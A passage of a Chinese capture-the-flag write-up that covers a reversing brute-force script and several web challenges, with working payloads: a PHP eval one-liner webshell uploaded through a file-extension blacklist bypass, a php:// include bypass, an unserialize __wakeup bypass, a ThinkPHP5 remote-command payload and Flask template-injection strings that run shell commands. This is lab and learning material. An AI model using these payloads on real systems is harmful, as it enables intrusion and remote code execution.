使用Python编写时，过程大致如下。

```
def test_pw(s, t):
  for i, (c, d) in enumerate(zip(s, t)):
    c, d = ord(c), ord(d)
    c += 5
    if i & 1:
      c -= 3
    if c != d:
      return 0
  return 1
```

现在我们知道正在执行哪种判断处理。让我们通过蛮力一次指定一个字符的标志。（python 2）

```
import string

def enc_pw(s):
  res = ''
  f = 0
  for i, c in enumerate(s):
    c = ord(c)
    if f == 1:
      c += i & 3
    c += 6
    f = c & 1
    res += chr(c)
  return res

encrypted = 'XYzaSAAX_PBssisodjsal_sSUVWZYYYb'
flag = ''
for i, c in enumerate(encrypted):
  c = ord(c)
  c -= 5
  if i & 1 != 0:
    c += 3
  for d in string.printable:
    if enc_pw(flag + d)[i] == chr(c):
      flag += d
      break
  print flag

print 'flag{' + flag + '}'
```

得到flag：

```
MPmVH94PTH7hhafgYahYaVfKJNLRNQLZ
```

17，wtf.sh-150（源码泄露 + cookie欺骗 + 后门利用）

太难了吧，我不会 ……

附上神仙大佬的writeup ：https://blog.cindemor.com/post/ctf-fairy-1.html

18，upload1（文件上传）

这题就做了一个 前端的文件后缀名检测，直接用bp抓包修改后缀为php后 用菜刀连上，就能看到flag文件

19,ics-07

看到左下角有一个 view-source 点击 ，看到页面的源代码，

有两部分可以利用

```php
<?php
  if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
    include 'config.php';
    $id = mysql_real_escape_string($_GET[id]);
    $sql="select * from cetc007.user where id='$id'";
    $result = mysql_query($sql);
    $result = mysql_fetch_object($result);
  } else {
    $result = False;
    die();
  }

  if(!$result)die("<br >something wae wrong ! <br>");
  if($result){
    echo "id: ".$result->id."</br>";
    echo "name:".$result->user."</br>";
    $_SESSION['admin'] = True;
  }
 ?>
```

floatval() 函数是将变量转化为 浮点数 比如 floatval('123asd') = 123 这里的 123 是 float数据

而题中 的 **floatval($_GET[id]) !== '1'** 这里用 的是 严格的比较，把一个 float 型数据和 字符串 1 进行比较，所以这里恒成立的

substr($_GET[id], -1) === '9' 是要求id 的最后一个字符为 9

mysql_real_escape_string（ ）函数 会 在 单引号 前加 \ ，依次来防止sql注入

这里 只要 能从数据库中查到数据 就会 使

$_SESSION['admin'] = True;

这里不是不能注入，只是注入比较麻烦，可以尝试一下宽字节注入，绕过**mysql_real_escape_string**（ ）

(做完之后试了一下，宽字节注入不行，可以的前提是用的gbk)

这里 特意提到了 1 我估计 这个表里只有一个条数据，而他的索引就是 1（后面也证实了这一点）

所以 可以构造 id=1as9

看另一段代码：

```
<?php
 if ($_SESSION['admin']) {
   $con = $_POST['con'];
   $file = $_POST['file'];
   $filename = "backup/".$file;

   if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
      die("Bad file extension");
   }else{
        chdir('uploaded');
       $f = fopen($filename, 'w');
       fwrite($f, $con);
       fclose($f);
   }
 }
 ?>
```

读过这段代码，可以知道能够上传一句话 木马

特别注意后面 chdir(uploaded)切换了目录，我们上传的文件是传到了 uploaded/backup文件夹里了

这里用黑名单来过滤文件的后缀名,可以利用 linux的文件夹特性绕过

linux中创建文件夹的时候会默认创建两个 隐藏文件 . 和 ..

. 代表当前目录 ； .. 代表当前目录的父目录

这里访问 ./123.php/456.php/.. 代表访问456.php的父母录 123.php

因此 这里构造 post数据可以有多种方式，绕过 黑名单的过滤对filename的过滤

比如 ：


file=../123.php/. 代表访问父母录 中的 123.php，也就是 uploaded/123.php

file=./123.php/. 代表访问当前目录中的123.php ，也就是 uploaded/backup/123.php

这两种都可以，区别就是在使用菜刀连接

使用第一种：构造post数据：

```
con=<?php @eval($_POST['1234']);?>&file=../123.php/.
```



就 一句话写进了 uploaded/123.php中了，然后用菜刀连接

cyberpeace{70b798c032d0694cf53a13506ecfd2ab}

20，i_got-id-200

这题晚点再做

cyberpeace{c28ee8f4757860165dd3cf2603a07094}

21，Web_php_include（php://伪协议 + strstr（）函数的绕过）


打开有一段php代码，考点php://伪协议 + strstr（）函数的绕过


```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

用 大小写 绕过 strstr（）函数

php://input 是个可以访问请求的原始数据的只读流，**可以读取到来自POST的原始数据。**

```
PHP://input
```





22,Web_php_unserialize(反序列化 之 绕过 __wakeup() 和 preg_match())

```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

主要就是绕过 一： preg_match() O:+4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}

二： __wakeup() O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}

最终 payload：

```
?var=TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==
```

ctf{b17bd4c7-34c9-4526-8fa8-a0794a197013}

23， baby_web

直接将url改为 index.php，会自动跳转到1.php，

使用 burp suite 抓index.php的包，在请求头看到flag

flag{very_baby_web}

24，php-rce（thinkphp5 远程命令执行漏洞）

thinkphp5 漏洞利用（具体自行百度）

贴出payload：

```
?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php%20-r%20%27sy
```

flag{thinkphp5_rce}

25，Website

先用sqlmap扫了一下没有sql注入，尝试注册个账号看看，然后发现admin用户可以获得flag，

抓个包看看，点击GETFLAG抓包：看能不能篡改为admin用户

发现有csrftoken，还有加密的username

csrftoken：为了防止跨站域请求伪造，有的网站请求中会加入这个验证，在登录及登录后续的操作都会让你携带csrftoken，问题在于csrftoken每次刷新界面都要发生变化，所以查到csrf生成的位置就是关键所在，有的网站会把csrftoken放在html代码中返回给前端，这种找起来会比较简单


信息不足，用御剑扫描一下：发现了 test.php 和 action.php页面

其中test.php中有一段 密文 ： E5xqqsvHoznsjlfDm5ryLg== 应该是admin 加密后密文


点开action.php页面 返回了 当前用户的 username 和 新生成的 csrftoken值，

在action.php页面抓包，把username改为 E5xqqsvHoznsjlfDm5ryLg==

提交得到 admin的 csrftoken值：7ee17a7dc9b90025d12c2d8a86584c8e



然后在 logined.php中点击GETFALG抓包，把username 和 csrftoken改为刚才获得的值



HITBCTF{j50nP_1s_VulN3r4bLe}

26，Web_python_template_injection（SSTI服务器模板注入）

其实我对ssti 的了解也仅限于 读过一篇介绍 ssti漏洞的文章，我也不太懂，摸着石头过河

先附上我觉得写的不错的介绍ssti的博文：

https://xz.aliyun.com/t/3679

https://mi1k7ea.com/2019/06/02/浅析Python-Flask-SSTI/


因为前两天看到 山东第七届网安大赛中web中有一道考察ssti的题，就搜了一篇文章看了一下，没想到就遇到了

这题我也是误打误撞作对的，简单记录一下，

提示是 python的模板注入

在url中构造 ?name={{config}} 没反应


没提示变量的名字，所以干脆去掉变量名，构造/{{config}},没想到直接输出了全局变量的信息：




这就找到了注入点了，接下来就是找 flag文件名，并读flag文件了

构造：执行管道命令

```
{{''.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals.linecache.os.popen('ls').read()}}
```




```
{{''.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals.linecache.os.popen('cat fl4g').read()}
```



ctf{f22b6844-5169-4054-b2a0-d95b9361cb57}

27，Zhuaanxv

这题太难了我不会，涉及到的知识点太多，晚点再研究

https://xz.aliyun.com/t/2405#toc-27